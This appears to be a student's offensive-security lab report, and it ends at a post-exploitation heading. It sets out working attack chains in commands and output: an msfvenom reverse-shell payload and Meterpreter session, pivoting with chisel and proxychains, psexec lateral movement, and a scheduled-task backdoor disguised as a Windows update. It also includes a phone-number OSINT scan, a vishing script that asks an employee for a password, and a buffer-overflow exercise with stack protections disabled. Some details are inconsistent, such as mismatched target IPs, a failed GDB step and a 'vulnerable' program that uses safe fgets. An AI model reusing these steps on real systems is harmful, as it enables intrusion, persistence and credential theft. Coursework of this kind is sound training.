
```
(root@kali)-[/home/kali/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.186.130 LPORT=4444 -f exe -o malware.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: malware.exe

(root@kali)-[/home/kali/Desktop]
#
```

(b) Share payload on windows M

```
root@kali: /home/kali/Desktop
File Actions Edit View Help

(root@kali)-[/home/kali/Desktop]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.186.132 - - [01/Sep/2025 13:52:19] "GET / HTTP/1.1" 200 -
192.168.186.132 - - [01/Sep/2025 13:52:24] "GET /malware.exe HTTP/1.1" 200 -
```



(c) Execution of Payload and Reverse Shell Access

```
msf exploit(multi/handler) > set LHOST 192.168.186.130
LHOST => 192.168.186.130
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.186.130:4444
[*] Sending stage (177734 bytes) to 192.168.186.132
[*] Meterpreter session 1 opened (192.168.186.130:4444 -> 192.168.186.132:49167) at 2025-09-01 14:02:12 -0400

meterpreter > ipconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
-----
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 00:0c:29:75:e2:7a
MTU            : 1500
IPv4 Address   : 192.168.186.132
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::7cd8:853a:92ab:fe6e
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

(d) Check connectivity of Target Host(192.168.186.138) from Pivot Host(192.168.186.132)

```
C:\Users\sudeep-pc\Downloads>ping 192.168.186.138
ping 192.168.186.138

Pinging 192.168.186.138 with 32 bytes of data:
Reply from 192.168.186.138: bytes=32 time=2ms TTL=128
Reply from 192.168.186.138: bytes=32 time<1ms TTL=128
Reply from 192.168.186.138: bytes=32 time<1ms TTL=128
^C
Terminate channel 1? [y/N] n
Reply from 192.168.186.138: bytes=32 time=2ms TTL=128

Ping statistics for 192.168.186.138:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 2ms, Average = 1ms
```

(e) On Kali (your machine):

Start a SOCKS proxy server:

Command- chisel server -p 1081 --socks5 -reverse

```
(root@kali)-[/home/kali/Desktop]
# chisel server -p 1081 --socks5 -reverse

2025/09/02 04:59:41 server: Reverse tunnelling enabled
2025/09/02 04:59:41 server: Fingerprint te0qySduLYJfRym5Bf0d+EAiYm4rrUVVsprSzRpVb5M=
2025/09/02 04:59:41 server: Listening on http://0.0.0.0:1081
2025/09/02 05:00:17 server: session#1: Client version (1.7.3) differs from server version (1.10.1-0kali1)
2025/09/02 05:00:17 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```


On Host A:

Upload and run `chisel.exe`:

```
chisel.exe client <Kali_IP>:1081 R:socks
```

```
C:\Users\sudeep-pc\Downloads>chisel.exe client 192.168.186.130:1081 R:socks
chisel.exe client 192.168.186.130:1081 R:socks
2025/09/02 14:30:16 client: Connecting to ws://192.168.186.130:1081
2025/09/02 14:30:16 client: Connected (Latency 15.6ms)
```

Confirm Pivot by Scanning Host B

```
(root@kali)~[/home/kali/Desktop]
# proxychains nmap -Pn -p 445 192.168.186.138

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 05:29 EDT
Nmap scan report for 192.168.186.138
Host is up (0.00095s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:30:26:92 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds

(root@kali)~[/home/kali/Desktop]
#
```

Lateral Movement with `psexec.py`

Command-`proxychains python3 psexec.py DOMAIN/username:Password123@10.0.0.22`

```
(root@kali)~[/home/kali/Desktop]
# proxychains python3 psexec.py DOMAIN/Win7Lite:@192.168.186.138

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.186.138:445
```

Summarize path in 50 words.

- (1) Goal is to connect Target (192.168.186.137) through pivot Machine (192.168.186.132). here attacker is kali linux(192.168.186.130)
- (2) For achieve goal first we get access of Pivot Machine by creating windows payload malware.exe then exploit it and get reverse shell access of same.
- (3) After that, I check connectivity of target machine through pivot machine.
- (4) Then use chisel server and client for port forwarding of target on attacker machine.
- (5) finally use IMPACKET tool for execution of psexec.py.

Persistence: Add scheduled task for backdoor. Log

Command - schtasks /create /tn "WinUpdateService" /tr "C:\Users\Public\malware.exe" /sc onlogon /rl highest /f

(5) Social Engineering Lab

Tools: SET, PhoneInfoga, Maltego.

Tasks: Simulate a vishing or pretexting scenario, gather target intel.

Intel Gathering:

(a) Use PhoneInfoga to collect target phone data

```
(root@kali)~[/home/kali/Desktop/phoneinfoga]
# docker run -it sundowndev/phoneinfoga scan -n "+918839766891"

Running scan for phone number +918839766891 ...

Results for googlesearch
Social media:
  URL: https://www.google.com/search?q=site%3Afacebook.com+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Atwitter.com+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Alinkedin.com+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Ainstagram.com+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Avk.com+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22
Disposable providers:
  URL: https://www.google.com/search?q=site%3Ahs3x.com+intext%3A%22918839766891%22
  URL: https://www.google.com/search?q=site%3Areceive-sms-now.com+intext%3A%22918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Asmslisten.com+intext%3A%22918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Asmsnumberonline.com+intext%3A%22918839766891%22+%7C+intext%3A%2208839766891%22

  URL: https://www.google.com/search?q=site%3Apastebin.com+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Awhycall.me+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Alocatefamily.com+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Aspytox.com+intext%3A%2208839766891%22



General:
  URL: https://www.google.com/search?q=intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22+%7C+intext%3A%2208839766891%22
  URL: https://www.google.com/search?q=site%3Adoc+%7C+ext%3Adocx+%7C+ext%3Aodt+%7C+ext%3Apdf+%7C+ext%3Artf+%7C+ext%3Asxw+%7C+ext%3Apsw+%7C+ext%3Appt+%7C+ext%3Apptx+%7C+ext%3Apps+%7C+ext%3Acsv+%7C+ext%3Atxt+%7C+ext%3Axls%29+intext%3A%22918839766891%22+%7C+intext%3A%22%2B918839766891%22+%7C+intext%3A%2208839766891%22

Results for local
Raw local: 08839766891
Local: 088397 66891
E164: +918839766891
International: 918839766891
Country: IN

2 scanner(s) succeeded

(root@kali)~[/home/kali/Desktop/phoneinfoga]
```

Map relationships in Maltego



Vishing Simulation: Craft a script for a mock vishing call;

Mock Call Script: “IT Helpdesk — Password Expiration”

Target Role: Employee

Caller Role: Fake IT Helpdesk Agent

Objective: See if the employee will give out credentials or comply with an unsolicited reset.

Caller:

Hi, this is **Jake from the IT Helpdesk**, how are you today?

(Wait for response)

Caller:

I am just calling about a flag on your account — it looks like your password is set to expire in the next 24 hours, and we have had issues with users being locked out.

Caller:

I can help you reset it over the phone very quick, it will only take a minute. Are you in front of your computer right now?

(If yes)

Caller:

Great. Can you confirm your username for me? It should be your email or employee ID.

(Wait — this is the first test to see if they give it up)

Caller:

Perfect, thanks. Now just to verify, what is the last password you used to log in? I will need that to authorize the reset.

*(This is the critical point. The employee should **refuse**.)*

Correct Employee Response Would Be:

- “I’m not comfortable sharing that over the phone.”
- “I’ll call the real IT helpdesk number directly to verify.”
- “Can you send this request via corporate email or ticketing system?”
- Reporting the incident to security or IT.

Summary: Write a 50-word vishing scenario summary.

Here an attacker impersonates the IT helpdesk to extract login credentials or initiate an unauthorized password reset.

We have taken an above example for this. Here we need to follow below precautions as a employee.

- Record the call (if legally allowed) for debriefing and training.
- Use a burner VoIP number with a fake caller ID like “IT Desk.”
- always debrief employees afterward: explain the signs and how they should have responded.
- Log results for reporting and compliance.

6. Exploit Development Basics

Tools: GDB, radare2.

Tasks: Analyze and exploit a binary vulnerability.

Binary Analysis: Use strings and GDB on a vulnerable C program.

Vulnerable C Program Example.

```
(root@kali) ~/home/kali/Desktop
# cat vuln.c
#include <stdio.h>
#include <string.h>

void secret() {
    printf("🔑 Secret function accessed!\n");
}

void vulnerable() {
    char buffer[100];
    fgets(buffer, sizeof(buffer), stdin); // ✓ safe alternative
    printf("You entered: %s\n", buffer);
}

int main() {
    vulnerable();
    return 0;
}
```

Analyze with strings

```
(root@kali) ~/home/kali/Desktop
# strings vuln
/lib64/ld-linux-x86-64.so.2
fgets
stdin
puts
__libc_start_main
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
__gmon_start__
PTE1
H=("@@
Secret function accessed!
You entered: %s
; *3$
GCC: (Debian 14.3.0-5) 14.3.0
_IO_buf_end
_old_offset
_IO_save_end
short int
_IO_lock_t
_IO_write_ptr
```

Full Output

```
/lib64/ld-linux-x86-64.so.2
fgets
stdin
puts
__libc_start_main
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
__gmon_start__
PTE1
```

H=(@@

Secret function accessed!

You entered: %s

;*3\$"

GCC: (Debian 14.3.0-5) 14.3.0

_IO_buf_end

_old_offset

_IO_save_end

short int

_IO_lock_t

_IO_write_ptr

_flags

_IO_buf_base

_markers

_IO_read_end

_freeres_buf

fgets

_lock

long int

printf

_cur_column

_IO_FILE

unsigned char

_prevchain

_IO_marker

_shortbuf

_IO_write_base

_unused2

_IO_read_ptr

short unsigned int

main

_freeres_list

GNU C17 14.3.0 -mtune=generic -march=x86-64 -g -fno-stack-protector -fasynchronous-unwind-tables

buffer

_IO_codecvt

long unsigned int

_IO_write_end

__off64_t

__off_t

_chain

_IO_wide_data

_IO_backup_base

stdin

secret

_flags2

__mode
__IO_read_base
__vtable_offset
__IO_save_base
__fileno
vulnerable
__short_backupbuf
vuln.c
/home/kali/Desktop
/usr/include/x86_64-linux-gnu/bits
/usr/include/x86_64-linux-gnu/bits/types
/usr/include
types.h
struct_FILE.h
stdio.h
crt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
puts@GLIBC_2.2.5
stdin@GLIBC_2.2.5
_edata
_fini
printf@GLIBC_2.2.5
fgets@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
secret
_end
_dl_relocate_static_pie
__bss_start
main
vulnerable

__TMC_END__
_init
.symtab
.strtab
.shstrtab
.note.gnu.property
.note.gnu.build-id
.interp
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.note.ABI-tag
.init_array
.fini_array
.dynamic
.got
.got.plt
.data
.bss
.comment
.debug_aranges
.debug_info
.debug_abbrev
.debug_line
.debug_str
.debug_line_str

Analyze with gdb

```
Reading symbols from ./vuln...
(gdb) apropos word
if -- Execute nested commands once IF the conditional expression is non zero.
maintenance info sections -- List the BFD sections of the exec and core files.
set style disassembler mnemonic -- Disassembler mnemonic display styling.
show style disassembler mnemonic -- Disassembler mnemonic display styling.
while -- Execute nested commands WHILE the conditional expression is non zero.
x -- Examine memory: x/FMT ADDRESS.
(gdb) secret
Undefined command: "secret". Try "help".
(gdb) info functions
All defined functions:

File vuln.c:
12: int main();
4: void secret();
8: void vulnerable();

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401030 puts@plt
0x0000000000401040 printf@plt
0x0000000000401050 fgets@plt
0x0000000000401060 _start
0x0000000000401090 _dl_relocate_static_pie
0x00000000004010a0 deregister_tm_clones
0x00000000004010d0 register_tm_clones
0x0000000000401110 __do_global_ctors_aux
0x0000000000401140 frame_dummy
0x00000000004011b0 _fini
(gdb) █
```

Summarize 3 findings in 50 words.

Strings----->	Finds readable strings in a binary
gdb----->	Debugging: disassemble, step through code, inspect memory
gets()----->	Unsafe: allows buffer overflow
Buffer ----- overflow	Overwrite return address to hijack control flow

Exploit PoC: Craft a buffer overflow payload; test in a VM.

(a) C vulnerable program

```
#include <stdio.h>
#include <string.h>

void vuln(char *input) {
    char buffer[16];
    strcpy(buffer, input); // unsafe: no bounds check
    printf("Buffer: %s\n", buffer);
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("Usage: %s <input>\n", argv[0]);
        return 1;
    }
}
```

```

}
vuln(argv[1]);
return 0;
}

```

(b) Compile without Protections and check protection status

```
(root@kali)~# gcc vuln.c -o vuln -fno-stack-protector -z execstack -no-pie
```

```
(root@kali)~# checksec --file=./vuln
```

RELRO	FILE	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortified
Partial	RELRO	No canary Found	NX disabled	No PIE	No RPATH	No RUNPATH	36 Symbols	No	0	2

```
(root@kali)~#
```

Here checks-

- `-fno-stack-protector`: disables canaries
- `-z execstack`: makes stack executable
- `-no-pie`: disables address randomization

(c) Trigger the Overflow (Crash Only)

[illegible]

Output → **Segmentation fault.**

You have confirmed the buffer overwrote control data.

(d) Debug with GDB

```
(root@kali)-[/home/kali/Desktop]
└─$ gdb ./vuln
(gdb) run $(python3 -c "print('A'*40)")
(gdb) info registers

zsh: parse error near `run'

└─$ (root@kali)-[/home/kali/Desktop]
```

- You'll see that `RIP/EIP` got corrupted with `0x41414141` (hex for "AAAA").
- This demonstrates *why* a buffer overflow is dangerous.

(e) Explore Mitigations

```
(root@kali)-[/home/kali/Desktop]
# gcc vuln.c -o vuln_hardened -fstack-protector-all -D_FORTIFY_SOURCE=2 -O2 -pie -fPIE -Wl,-z,relro,-z,now
checksec --file=,./vuln_hardened

RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      FortifiableF
ILE
Full RELRO  Canary found      NX enabled  PIE enabled  No RPATH  No RUNPATH  39 Symbols      Yes  2      2      .
/vuln_hardened


(root@kali)-[/home/kali/Desktop]
#
```


7. Post-Exploitation and Exfiltration

